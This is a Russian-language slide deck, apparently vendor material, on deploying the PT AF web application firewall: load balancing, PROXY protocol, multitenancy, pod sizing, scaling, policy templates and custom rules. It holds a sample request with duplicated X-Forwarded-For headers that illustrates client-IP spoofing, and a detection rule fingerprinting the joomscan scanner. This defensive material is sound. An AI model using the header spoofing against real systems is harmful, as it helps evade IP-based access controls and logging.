
Катастрофоустойчивость



Геораспределенность




Без L2 связности





- Nginx
- ptaf-nginx
- Docker
- ingress



# Балансировщики



Бывают уровней L3/4 и L7



Основная задача —  
корректно передать  
IP-адрес клиента на RT AF  
и защищаемые серверы

L3/4

- Передают клиентский IP через PROXY PROTOCOL
- Требуют идентичной настройки TLS на RT AF и защищаемых серверах в случае схемы с bypass

L7

- Передают клиентский IP в заголовках HTTP (X-Real-IP, X-Forwarded-For и др.)
- Позволяют построить наиболее функциональную схему за счёт функций redirect, SSL offload, централизованной настройки TLS



træfik



# Балансировщики L3\4



- В случае схемы с Bypass требует настройки бекендов
- Не всегда есть активные Health Check
- Требует соблюдение сохранения логики обработки трафика с RT AF и без RT AF
- Подходит в схемах без Bypass

Вот так выглядеть будет в HTTP без шифрования

```
PROXY TCP4 10.120.9.145 10.120.9.124 59122 80
GET / HTTP/1.1
Host: test.host
User-Agent: curl/7.64.0
Accept: */*
```

Вот так с шифрованием

```
PROXY TCP4 10.120.9.145 10.120.9.124 59122 80
lkdsalklkm dsflkmdsf
saldpsapf[psaf
lksalkmflkmsalkmflkm
lsakdpkaspfpok
```

# Балансировщик L7



- Единая точка терминции TLS
- Можно снять нагрузку с PT AF с помощью SSL Offloading
- Сложная балансировка
- Ответвление части Locations мимо PT AF (Статический контент)

Одинаковые заголовки в запросе

## Необработанный запрос

Декодировать 342 Б


```
1 GET /?author=4 HTTP/1.1
2 host: vulnbank.com
3 accept-encoding: gzip, deflate
4 accept: */*
5 user-agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.90 Safari/537.36
6 x-forwarded-for: 173.152.120.210
7 referer: http://www.google.com.hk
8 x-forwarded-proto: https
9 x-forwarded-for: 104.244.73.244
10
11
```

Используется кодировка ASCII. Последовательность \r\n и символ \n отображаются как перенос строки

# Рекомендации




- Критически важные приложения Mission Critical выделяем в отдельные изолированные пространства, чтобы исключить влияние на них сервисов с меньшей значимостью
- Для высокой доступности используем внешний балансировщик, который обеспечит переключение трафика во время сервисных работ или аварий
- При известном росте нагрузки можем добавлять дополнительные узлы обработки трафика и масштабировать поды



# Соблюдаем SLA



- Рекомендуем использовать внешний балансировщик нагрузки
- Трафик между балансировщиком и PT AF может быть зашифрован или расшифрован
- При пересылке по сети, трафик должен быть зашифрован



# Мультитенантность



## Изолированное пространство (англ. tenant)

Ограниченная среда, которая позволяет двум или более пользователям работать с системой без взаимного влияния. Для каждого изолированного пространства выделяются индивидуальные обработчики трафика (поды)

- Рекомендуем выносить в отдельные tenants приложения
- с разным уровнем значимости
  - с большим количеством RPS
  - с специфическими требованиями к обработке

Контроль доступа

Роли

Пользователи

Изолированные пространства

Безопасность учетных записей

Единый вход (SSO)

### Изолированные пространства

Изолированные пространства — это наборы общих и частных объектов РТ АР, доступные только определенным пользователям.

| Имя               | Администратор | Активно | Описание                                                         |   |
|-------------------|---------------|---------|------------------------------------------------------------------|---|
| [BC] site.app.com | admin-2       | ✓       |                                                                  | ➔ |
| demo              | admin         | ✓       | demo space                                                       | ➔ |
| demo2             | admin         | ✓       | Помимо стандартных для любого пространства функций из него можно | ➔ |

# Мультитенантность



## Система позволяет гибко управлять ресурсами

- Выделять отдельные обработчики трафика под свои изолированные пространства
- Обработывать трафик на всех обработчиках
- Ставить обработчики в специальные контура, и обрабатывать трафик только на них (DSS, КИИ, ИСПДн)

# Выбор мощности пода обработки трафика



## Под

Минимальная рабочая единица приложения в Kubernetes, набор контейнеров, которые совместно используют ресурсы, конфигурацию и хранилища



- Поды с меньшей мощностью эффективнее используют ресурсы
- Поды с большей мощностью рекомендуется использовать для тяжелых запросов или в тех случаях, когда для обработки трафика требуется большое количество подов базовой мощности

### Изолированное пространство

Тип обработки трафика

☐ Агент

Обработка и анализ трафика выполняются на вашем узле с помощью обособленного модуля PT AF

☒ PT AF

Обработка и анализ трафика выполняются на узлах PT AF

Зона доступности

default

Только узлы кластера PT AF из той же зоны могут обрабатывать трафик в этом изолированном пространстве

Мощность пода

☒ Базовая

4 ГБ ОЗУ, 1 ЦП, 1 процесс-обработчик, 300—750 RPS

☐ Увеличенная

8 ГБ ОЗУ, 2 ЦП, 2 процесса-обработчика, 600—1500 RPS

☐ Максимальная

16 ГБ ОЗУ, 4 ЦП, 4 процесса-обработчика, 1100—3000 RPS

Поды с меньшей мощностью более эффективно используют ресурсы. Увеличение мощности позволяет избежать частого масштабирования и выделить больше ресурсов на анализ

# Масштабируемость во время нагрузок

# Скалирование подов



Скалирование позволяет обработать неожиданный всплеск числа HTTP-запросов путем автоматического добавления подов

- В случае роста нагрузки предусмотрен механизм скалирования подов обработки
- Максимальное количество подов нужно указывать с учетом доступных ресурсов



Дополнительные узлы обработки трафика вместо узлов с совмещенной ролью

## Статические поды

Минимальное количество подов на узел

1

Только при внешней балансировке с контролем IP-адресов

Максимальное количество подов на узел

15

Только при внешней балансировке с контролем IP-адресов

## Динамические поды

Минимальное количество подов

2

Обеспечение необходимого минимума выделяемых ресурсов

Максимальное количество подов

15

Защита от чрезмерного потребления ресурсов

# Тип балансировки



Для высоконагруженных систем рекомендуется использовать внешний балансировщик

- PT AF может сам балансировать запросы или работать с внешним балансировщиком
- Для повышения отказоустойчивости рекомендуем использовать внешний балансировщик



В схеме с внешним балансировщиком, который работает в режиме reverse проху, не рекомендуем использовать подавляющий атаку «Закрыть соединение»

Балансировщик нагрузки



Внутренний

Нагрузка между узлами кластера распределяется самостоятельно. Потребляет больше ресурсов системы



Внешний без контроля IP-адресов

Нагрузка распределяется силами внешнего балансировщика. Порты выделяются автоматически. В балансировке участвуют все узлы



Внешний с контролем IP-адресов

Нагрузка распределяется силами внешнего балансировщика на выбранные узлы



Перед PT AF есть балансировщик или прокси-сервер



Получать реальный IP-адрес клиента из протокола прокси-сервера



Получать реальный IP-адрес клиента из HTTP-заголовка

Доверенные подсети и IP-адреса в нотации CIDR

10.31.14.0/24




+ Добавить

Подсети и IP-адреса стоящих перед PT AF прокси-серверов или балансировщиков нагрузки. **Без этой информации клиентские IP-адреса будут определяться неверно.**

Имя HTTP-заголовка

X-Real-IP

- Критически важные приложения Mission Critical выделяем в отдельные изолированные пространства, чтобы исключить влияние на них сервисов с меньшей значимостью
- Для высокой доступности используем внешний балансировщик, который обеспечит переключение трафика во время сервисных работ или аварий
- При известном росте нагрузки можем добавлять дополнительные узлы обработки трафика и масштабировать поды



# Продвинутые механизмы защиты

# Шаблоны политик безопасности



Шаблоны политик безопасности

+

Apache Struts (user)  
На основе Apache Struts

→

ASP.NET (user)  
На основе ASP.NET

→

Bitrix (user)  
На основе Bitrix

→

Default Template (user)  
На основе Default Template

→

Java (user)  
На основе Java

→

Joomla CMS (user)  
На основе Joomla CMS

→

juiceshop policy  
На основе Default Template

→

LAMP (PHP, Apache, MySQL) (user)  
На основе LAMP (PHP, Apache, MySQL)

→

Microsoft Exchange (user)  
На основе Microsoft Exchange

→

Группа правил: эксплуатация уязвимостей из списка CVE

Пр

Удаленное выполнение кода (RCE) в «Битрикс24», связанное с добавлением данных в файл

Удаленное выполнение кода (RCE) в «Битрикс24», связанное с десериализацией PHAR-файлов

Удаленное выполнение кода (RCE) в «1С-Битрикс: Управление сайтом» (модуль «Сайты 24»)

Удаленное выполнение кода (RCE) в «Битриксе»

Удаленное выполнение кода (RCE) в «Битриксе» без аутентификации

Внедрение SQL-кода в «Битрикс»

Удаленное выполнение кода (RCE) в «1С-Битрикс: Управление сайтом» (модуль «Опросы, голосования»)

Внедрение произвольных аргументов в модуль PHP CGI

Удаленное выполнение кода (RCE) с помощью PHP-FPM

# Пользовательские правила



В PT AF PRO есть возможность использовать в правилах динамические списки в качестве переменных

## Конфигурация правила

Параметры [+ Добавить](#)

Код правила

```
(https://github.com/rezasp/joomscan)
10 # Severity: medium
11 # Last Modified: 2023-06-15T22:21:44.424Z
12 #
13 if
14 (
15     REQUEST_HEADERS.select(~"(?i:TE)").extract(values).any() ==
16     "deflate,gzip;q=0.3"
17     AND
18     REQUEST_HEADERS.select(~"(?i:Connection)").extract(values).any()
19     == "TE, close"
20     AND
21     REQUEST_HEADERS.select(~"(?i:User-Agent)").extract(values).any()
22     == "Mozilla/5.0 (Windows; U; Windows NT 5.2; en-US; rv:1.9.0.3)
23     Gecko/2008092417 Firefox/3.0.3"
24 )
```

Действия при срабатывании

Log to db (system) Записывать событие в базу данных ×

# Полная схема наследования объектов политики



НАБОР СИСТЕМНЫХ  
ПРАВИЛ

ШАБЛОН ПОЛИТИКИ  
БЕЗОПАСНОСТИ

ПОЛИТИКА  
БЕЗОПАСНОСТИ



Правило 1

Правило 1

Правило 1



Правило 2

Правило 2

Правило 2  
(локальное переназначение)



Правило 3

Правило 3  
(локальное переназначение)

Правило 3




Правило 4

